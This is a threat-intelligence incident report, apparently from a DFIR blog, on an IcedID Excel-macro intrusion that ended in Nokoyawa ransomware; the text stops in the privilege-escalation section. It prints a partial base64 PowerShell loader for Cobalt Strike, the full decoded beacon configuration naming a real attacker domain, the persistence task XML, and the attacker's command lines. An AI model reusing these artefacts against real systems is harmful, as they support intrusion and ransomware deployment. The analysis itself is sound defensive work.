IcedID Macro Ends in Nokoyawa Ransomware

By editor

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Threat actors have moved to other means of initial access, such as ISO files combined with LNKs or OneNote payloads, but some appearances of VBA macros in Office documents can still be seen in use.

In this case we document an incident taking place during Q4 of 2022 consisting of threat actors targeting Italian organizations with Excel maldocs that deploy IcedID. The threat actors deploying such a campaign may hope to target organizations who have not updated their Microsoft Office deployments after the newly released patches to block macros on documents downloaded from the internet.

We have previously reported on IcedID intrusions that have migrated to ISO files, however, this report is one of the most recent that will focus on the traditional Excel/macro intrusion vector.

Once inside, the threat actors pivoted using Cobalt Strike and RDP before a domain wide deployment of Nokoyawa ransomware with the help of PsExec. Nokowaya ransomware is a family with ties to Karma/Nemty.

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Case Summary

This intrusion began with a malicious Excel document. We assess with medium-high confidence that this document was delivered as part of a malicious email campaign during the first half of October 2022, based on public reporting that overlaps with multiple characteristics observed. Upon opening the Excel document, the macros would be executed when a user clicked on an embedded image. The macro code was responsible for downloading and writing an IcedID DLL payload to disk. The macro then used a renamed rundll32 binary to execute the malicious DLL.

After reaching out to the initial command and control server, automated discovery ran from the IcedID process around two minutes after execution. This discovery used the same suite of Microsoft binaries as we have previously reported for the IcedID malware family. At this time, the malware also established persistence on the beachhead host using a scheduled task.

Around two hours after the initial malware ran, IcedID loaded several Cobalt Strike beacons on the beachhead. Within minutes of running Cobalt Strike on the beachhead the threat actors proceeded to elevate to SYSTEM permissions and dump LSASS memory using the beacons. Following this activity, the threat actors conducted further reconnaissance, and then moved laterally to a Domain Controller through the execution of a Cobalt Strike payload via WMI.

Next, discovery tasks continued from the beachhead host, including network scans for port 1433 (MSSQL) and browsing network shares with an interest in password files. The threat actors appeared to have removed some contents of the network shares off the network as canary files report the documents being opened off network minutes later. After this, the threat actors remained quiet over the next several days.

On the fourth day, the threat actors returned briefly to execute a few commands on the Domain Controller related to the enumeration of domain computers and high privilege user account groups. Privilege escalation was also observed on the system via named pipe impersonation.

Early on the sixth day, the threat actors became active again launching the Edge browser on the beachhead host and appeared to download a file from dropmefiles[.]com. But after completing this, they went silent again for around another eight hours. Then, from the beachhead host, a new process was spawned from the IcedID malware; and from this shell, the threat actors began enumerating Active Directory using adget and AdFind.

The threat actors then began to spread laterally using a combination of Cobalt Strike beacon DLLs, batch scripts, and WMI commands. More credential dumping was observed, followed by additional AdFind and other Windows discovery

commands. The threat actors then continued lateral movement and began checking RDP access across the environment. A batch file was run enumerating hostnames throughout the environment using nslookup. Some further pivoting around systems and targeted discovery continued throughout the rest of the day.

On the seventh day, around 23 hours since the last activity in the environment the threat actors began the final phase of the intrusion. The threat actors connected to a compromised server via RDP. From this server they would stage the ransomware deployment. They deployed the ransomware payload, Sysinternals PsExec, and a cluster of batch files 1.bat-6.bat and p.bat. Opening a command prompt, they moved through executing the batch files copying p.bat, a renamed PsExec, and the ransomware payload to all domain joined hosts. They then used the batch scripts to execute the ransomware payload via PsExec and WMI.

The time to ransomware (TTR) was around 148 hours (~6 days) from the initial infection. After the intrusion, contact was made with the threat actors using their support site and the price of the ransom was quoted around $200,000 USD in Bitcoin. No ransom was paid as a result of this intrusion.


Analysts

Analysis and reporting completed by @iiamaleks, @MittenSec, & @0xtornado.


MITRE ATT&CK

Initial Access

This intrusion is linked to an IcedID malspam campaign that was observed in October 2022 targeting Italian organizations based on overlap in the maldoc template and the IcedID C2 server.



This case involved an IcedID payload delivered through an Excel maldoc containing VBA macros that were linked to the two images embedded in the document, which caused the macros to execute when a user clicks on either of the images:



The macro associated with the maldoc reached out to a hard-coded domain and downloaded the first stage IcedID payload. More on this in the next section.

Execution


IcedID

Once the VBA macro was invoked, Excel connected to the hard-coded domain and downloaded the first stage of the IcedID payload.


event.dataset	destination.ip	destination.port	dns.question.name	dns.answers[].data	destination.geo.country_name
zeek.dns	[redacted]	53	simipimi.com	91.213.50.43	
zeek.ssl	91.213.50.43	443			Russia

When the VBA macro from Excel calls out to the hard-coded domain, it has multiple interesting characteristics, including:


- Two OPTIONS requests followed by a GET request.
- User-agent fields mentioning Microsoft Office.
- Specific HTTP headers such as `X-Office-Major-Version`, `X-MSGETWEBURL`, `X-IDCRL_ACCEPTED`, and `UA-CPU`.



Once the IcedID payload is successfully retrieved, it will be decoded with Base64 and written to disk. In this case, the payload was written to the path retrieved from `Application.DefaultFilePath`, which is the default path used by Excel when it opens files.



The random name generated for the IcedID payload may be either 1 to 7 random digits, or `4500`. This is because the `Rnd` function will return "a value less than 1 but greater than or equal to zero".



Once the IcedID payload is successfully written to disk, the following post deployment steps are initiated:

- Rundll32.exe is copied into a file named calc.exe under the path returned by `Application.DefaultFilePath`.
- Calc.exe (renamed rundll32.exe) is used to invoke the IcedID payload.


In this case, rundll32.exe was copied into the user Documents folder and named calc.exe. The name ‘calc.exe’ is hard-coded into the VBA code and will not be changed.

Image Icon	Parent Path	Name	Is Dir	Is Deleted
No image data	ABC	ABC	■	■
	.\Users\[redacted]\Documents	My Music	☑	☐
	.\Users\[redacted]\Documents	My Pictures	☑	☐
	.\Users\[redacted]\Documents	My Videos	☑	☐
	.\Users\[redacted]\Documents	7030270	☐	☐
	.\Users\[redacted]\Documents	AWAYOKON-readme.txt.txt	☐	☐
	.\Users\[redacted]\Documents	calc.exe	☐	☐
	.\Users\[redacted]\Documents	desktop.ini	☐	☐

Once the VBA macros invoked the IcedID payload, the parent-child process relationship between Excel and calc.exe was observed.

Event.System.EventID	Event.EventData.ParentCommandLine	Event.EventData.CommandLine
1	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users[redacted]Downloads\4_20221025045866742.xls"	C:\Users[redacted]Documents\calc.exe C:\Users[redacted]Documents\7030270.,#1 /q

The following diagram provides a visual summary of the process to execute IcedID on the endpoint.



IcedID VNC

The threat actors were observed making use of an VNC module that was spawned by IcedID to spawn the Microsoft Edge browser:

event.action	event.code	process.parent.executable	process.command_line
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\dllhost.exe	cmd.exe /c start "" msedge.exe

We were able to reconstruct some of the VNC traffic thanks to @0xThiebaut‘s tool PCAPeek. You can see the below options such as Edge, Chrome, Firefox, CMD, Task Manager and run dialog. Based on the visual it appears to be the KeyHole VNC module reported first observed in Oct 2022 by NVISO.

In another instance, a run dialog was observed being used to execute the calc.exe file that was created earlier. More information can be found about this here.

However, the command below would have no effect in this case as calc.exe is a renamed version of rundll32 and no parameters were passed.


event.action	event.code	process.parent.executable	process.parent.pid	process.command_line	process.pid
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\cmd.exe	10728	rundll32.exe shell32.dll,#61	6160
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\rundll32.exe	6160	"C:\Users\[redacted]Documents\calc.exe"	4128

Several other programs were seen run in this manner, as seen in process execution logs below:

process.name	process.command_line	process.parent.name	process.parent.command_line
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" outlook.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" rundll32.exe shell32.dll,#61	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" rundll32.exe shell32.dll,#61	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" firefox.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start /wait explorer.exe /factory, {75dff2b7-6936-4c06-a8bb-676a7b00b24b}	dllhost.exe	C:\Windows\System32\DllHost.exe


Cobalt Strike

The threat actors used Cobalt Strike beacons throughout the intrusion. The first beacon was executed via PowerShell, which in turn was executed initially by a command shell which was started by the IcedID malware at the same time a DLL beacon was also executed.




The downloaded PowerShell payload, previously hosted on hxxps://aicsoftware[.]com:757/coin, is available on VirusTotal. Here is the content of the payload, where we can observe an object being created in memory using an encoded string. We will walk through decoding this string to view the Cobalt Strike configuration present within.

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/9y969OySLIv+nnmr+gPK6K7g16tIqLuiBVxEl
<---CROPPED_BASE64_CODE--->
/Pj8+Pz4/Pj8+Pz4/Pj8+Pz4/Pj83/580/ff/rpD9tj9u3nP96//cu32j9/o//+aX/59sfrKvstOG7CX62jOFzw75r2/du//fSHP1RFf/nj/a
```




After initial Base64 decoding, we found the payload used the default Cobalt Strike XOR value of 35 which allows for the next step of decoding the payload.

Second stage decoding:



After this an MZ header can be observed. From there, the data can be saved and reviewed using 1768.py from Didier Stevens, revealing the Cobalt Strike configuration embedded within:



The full configuration:

```
Config found: xorkey b'.' 0x00000000 0x0000573e
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 757
0x0003 sleeptime                        0x0002 0x0004 62518
0x0004 maxgetsize                       0x0002 0x0004 1864736
0x0005 jitter                           0x0001 0x0002 37
0x0007 publickey                        0x0003 0x0100 30819f302e06092a864886f72e010101050003818d0030818902818
0x0008 server,get-uri                   0x0003 0x0100 'aicsoftware\rcom,/templates'
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\regsvr32\rexe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\regsvr32\rexe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 305419776
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5\r0 (Macintosh; Intel Mac OS X 10_11_2) Apple
0x000a post-uri                         0x0003 0x0040 '/favicon'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4,2:600,3,46]
   Print
   Remove 600 bytes from begin
   BASE64
   Unknown instruction: 0x2e
0x000c http_get_header                  0x0003 0x0200
comonst_host_header Host: aicsoftware
  Const_header Connection: close
  Build Metadata: [7:Metadata,46,3,2:wordpress_logged_in=,6:Cookie,9:mark=true]
   Unknown instruction: 0x2e
   BASE64
   Prepend wordpress_logged_in=
   Header Cookie
   Const_parameter mark=true
0x002e process-inject-transform-x86     0x0003 0x0200 '\x00\x00\x00\x10\x00\x00\x00\x15Host: aicsoftware\rcom'
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 177872
0x002a feSectionsInfo            0x0003 0x0028 '\x00À\x02\x00r\x03\x00\x00À\x03\x00\x88\x85\x04\x00\x00\x90\x
0x002b process-inject-start-rwx         0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 6133
0x000d http_post_header                 0x0003 0x0100
  Header ᴄsᴘc2
0x002f process-inject-transform-x64     0x0003 0x0100 '\x00\x00\x00\x06\x90\x90\x90\x90\x90\x90'
0x0035 process-inject-stub              0x0003 0x0010 'µJþ\x01ijuíó^\x1aDø½9)'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x04\x03'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.2 (max 0x003a)
Sanity check Cobalt Strike config: OK
```

After using PowerShell beacons during the first day on the beachhead host and a Domain Controller, the threat actors moved to using DLL files exclusively for the remainder of Cobalt Strike beacons deployed during the intrusion. Other notable executions included the use of batch files:

```
C:\Windows\system32\cmd.exe /c c:\windows\temp\1.bat
-> rundll32.exe c:\windows\temp\1.dll, DllRegisterServer
```

Persistence

During the initial execution of IcedID, the following two files were created under the AppData Roaming folder of the user that executed it:

- **exdudipo.dll**: IcedID first stage.
- **license.dat**: Encoded version of the second stage which the first stage will load into memory.

Parent Path	Name
.\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}	exdudipo.dll
.\Users\[REDACTED]\AppData\Roaming\AntiquePeanut	license.dat

A scheduled task was created that contained instructions on executing the IcedID DLL and the location of the license.dat file. This is a very common method that IcedID has used for persistence.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\{3774AD25-8218-8099-89BA-CE96C6E9DC4E}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>[REDACTED USER]</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>[REDACTED DOMAIN]\[REDACTED USER]</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
```

```
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\[REDACTED USER]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E
    </Exec>
  </Actions>
</Task>
```

The scheduled task was configured to execute every hour.

_time	Event.System.EventID	Event.EventData.ParentCommandLine	Event.EventData.CommandLine
19:00:02.102	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[redacted]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
20:00:01.126	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[redacted]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
21:00:00.935	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[redacted]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
22:00:00.911	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[redacted]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"

Privilege Escalation

Privilege escalation was completed on two systems via the named pipe *GetSystem* feature within the Cobalt Strike tool. An example is shown below via Sysmon event ID 1 – ProcessCreate Rule:

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [redacted]
ProcessGuid: {46a04f86-41ea-6344-ff06-000000000300}
ProcessId: 4328
Image: C:\Windows\System32\cmd.exe
